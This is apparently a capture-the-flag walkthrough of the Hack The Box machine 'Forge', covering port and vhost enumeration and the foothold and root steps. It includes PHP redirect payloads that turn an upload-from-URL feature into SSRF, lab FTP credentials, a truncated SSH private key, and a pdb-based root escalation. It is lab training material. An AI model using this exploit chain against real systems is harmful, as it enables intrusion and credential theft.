48. Forge
48.1. Machine Info
48.2. Recon
48.2.1. port
nmap
80 http,
forge.htb21 ftp, filtered
------ UDP  -----------
PORT   STATE    SERVICE
21/tcp filtered ftp
22/tcp open     ssh
80/tcp open     http

------ TCP  -----------
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4f:78:65:66:29:e4:87:6b:3c:cc:b4:3a:d2:57:20:ac (RSA)
|   256 79:df:3a:f1:fe:87:4a:57:b0:fd:4e:d0:54:c6:28:d9 (ECDSA)
|_  256 b0:58:11:40:6d:8c:bd:c5:72:aa:83:08:c5:51:fb:33 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://forge.htb
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
48.2.2. subdomain
gobuster:
forge.htb
└─╼$ gobuster vhost -u http://forge.htb --append-domain -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt | grep -v
 'Status: 302'
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://forge.htb
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:        /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: admin.forge.htb Status: 200 [Size: 27]
48.2.3. path
gobuster
/uploads/upload
└─╼$ gobuster dir -u http://forge.htb/ -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt -t 64 -x php --no-error
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://forge.htb/
[+] Method:                  GET
[+] Threads:                 64
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/uploads              (Status: 301) [Size: 224] [--> http://forge.htb/uploads/]
/upload               (Status: 200) [Size: 929]
/static               (Status: 301) [Size: 307] [--> http://forge.htb/static/]
/server-status        (Status: 403) [Size: 274]
Progress: 124568 / 124570 (100.00%)
===============================================================
Finished
===============================================================
48.2.4. web
/upload: able to upload images/files



the uploaded file is just GET requested, not executing it
admin.forge.htb
└─╼$ curl http://admin.forge.htb
Only localhost is allowed!
Upload from url -> able to request content -> request admin.forge.htb -> URL contains a blacklisted address. So, request local resource with redirect to admin.forge.htb
48.3. Foothold
48.3.1. SSRF
visit

admin.forge.htbusing SSRF (download hosted redirection page and obtain the resource)
└─╼$ cat index.php
<?php
header('Location: http://admin.forge.htb');
?>

└─╼$ sudo php -S 0.0.0.0:80
[Fri Feb  2 04:07:41 2024] PHP 8.2.12 Development Server (http://0.0.0.0:80) started
[Fri Feb  2 04:07:50 2024] 10.10.11.111:52768 Accepted
[Fri Feb  2 04:07:50 2024] 10.10.11.111:52768 [302]: GET
visit
admin.forge.htb/annoucementsfind local ftp service
cred:
user:heightofsecurity123!endpoint:
/upload,?u=<url>
<?php
header('Location: http://admin.forge.htb/announcements');
?>
<!DOCTYPE html>
<html>
<head>
<title>Announcements</title>
</head>
<body>
<link rel="stylesheet" type="text/css" href="/static/css/main.css">
<link rel="stylesheet" type="text/css" href="/static/css/announcements.css">
<header>
<nav>
<h1 class=""><a href="/">Portal home</a></h1>
<h1 class="align-right margin-right"><a href="/announcements">Announcements</a></h1>
<h1 class="align-right"><a href="/upload">Upload image</a></h1>
</nav>
</header>
<br><br><br>
<ul>
<li>An internal ftp server has been setup with credentials as user:heightofsecurity123!</li>
<li>The /upload endpoint now supports ftp, ftps, http and https protocols for uploading from url.</li>
<li>The /upload endpoint has been configured for easy scripting of uploads, and for uploading an image, one can simply pass a url with ?u=<url>.</li>
</ul>
</body>
</html>
visit
admin.forge.ftb/ftplocal ftp servicefind
ls -loutputlikey the HOME directory => LFI
<?php
header('Location: http://admin.forge.htb/upload?u=ftp://user:heightofsecurity123!@forge.htb/');
?>
drwxr-xr-x    3 1000     1000         4096 Aug 04  2021 snap
-rw-r-----    1 0        1000           33 Feb 02 07:25 user.txt
Find ssh private key
<?php
header('Location: http://admin.forge.htb/upload?u=ftp://user:heightofsecurity123!@forge.htb/.ssh/id_rsa');
?>
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
...
shlLupso7WoS0AAAAKdXNlckBmb3JnZQE=
-----END OPENSSH PRIVATE KEY-----
login using ssh; ftp username is user -> ssh user also
└─╼$ ssh -i id_rsa user@$IP
The authenticity of host '10.10.11.111 (10.10.11.111)' can't be established.
ED25519 key fingerprint is SHA256:ezqn5XF0Y3fAiyCDw46VNabU1GKFK0kgYALpeaUmr+o.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.111' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)
...
Last login: Fri Aug 20 01:32:18 2021 from 10.10.14.6
user@forge:~$ id
uid=1000(user) gid=1000(user) groups=1000(user)
user@forge:~$ uname -a
Linux forge 5.4.0-81-generic #91-Ubuntu SMP Thu Jul 15 19:09:17 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
48.4. Privilege Escalation
Enumerate sudo
Defaults entries for user on forge:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user may run the following commands on forge:
    (ALL : ALL) NOPASSWD: /usr/bin/python3 /opt/remote-manage.py
user@forge:~$ ls -l /opt/remote-manage.py
-rwxr-xr-x 1 root root 1447 May 31  2021 /opt/remote-manage.py
user@forge:~$ cat /opt/remote-manage.py
#!/usr/bin/env python3
import socket
import random
import subprocess
import pdb

port = random.randint(1025, 65535)

try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sock.bind(('127.0.0.1', port))
    sock.listen(1)
    print(f'Listening on localhost:{port}')
    (clientsock, addr) = sock.accept()
    clientsock.send(b'Enter the secret passsword: ')
    if clientsock.recv(1024).strip().decode() != 'secretadminpassword':
        clientsock.send(b'Wrong password!\n')
    else:
        clientsock.send(b'Welcome admin!\n')
        while True:
            clientsock.send(b'\nWhat do you wanna do: \n')
            clientsock.send(b'[1] View processes\n')
            clientsock.send(b'[2] View free memory\n')
            clientsock.send(b'[3] View listening sockets\n')
            clientsock.send(b'[4] Quit\n')
            option = int(clientsock.recv(1024).strip())
            if option == 1:
                clientsock.send(subprocess.getoutput('ps aux').encode())
            elif option == 2:
                clientsock.send(subprocess.getoutput('df').encode())
            elif option == 3:
                clientsock.send(subprocess.getoutput('ss -lnt').encode())
            elif option == 4:
                clientsock.send(b'Bye\n')
                break
except Exception as e:
    print(e)
    pdb.post_mortem(e.__traceback__)
finally:
    quit()

notice commands inside script ps, df, ss are all relative path => PATH Injection => [x] failed
pdb.post_mortem(e.__traceback__): trigger pdb mode by inputting error
48.5. Exploit Chain
port scan -> upload through file & url -> through url: SSRF to access local services -> visiti admin.forge.htb ftp service -> LFI to home dir -> ssh private key -> user shell -> enumerate sudo -> inputting error to trigger pdb -> get a root shell from pdb
48.6. Beyond Root
What is pdb?
pdb is a built-in library in Python, which is an interactive source code debugger that allows users to pause the program, observe stack frames, source code, and debug interactively.
When you use import pdb in your code, you can utilize the functionality provided by pdb.
The pdb.post_mortem(traceback=None) method is a way in the pdb module to handle uncaught exceptions. This method is invoked after an exception occurs in the program, and it accepts a traceback object as a parameter. If the traceback object is not explicitly provided, it will use the traceback of the most recent exception.
When an exception occurs, Python generates a traceback object, which contains detailed call stack information at the moment the exception occurred. Using the pdb.post_mortem method, you can start the debugger after the exception has happened and automatically jump to the context where the exception was thrown.
In debug mode, you can use various commands to inspect the current state of the program, such as:
lorlist: Display the current code.nornext: Execute the next line of code.corcontinue: Continue execution until the next breakpoint is encountered.qorquit: Exit the debugger.
pdb.post_mortem is only called when an exception has been thrown and not handled. If the exception has been handled, then pdb.post_mortem must be called manually with the corresponding traceback object passed in.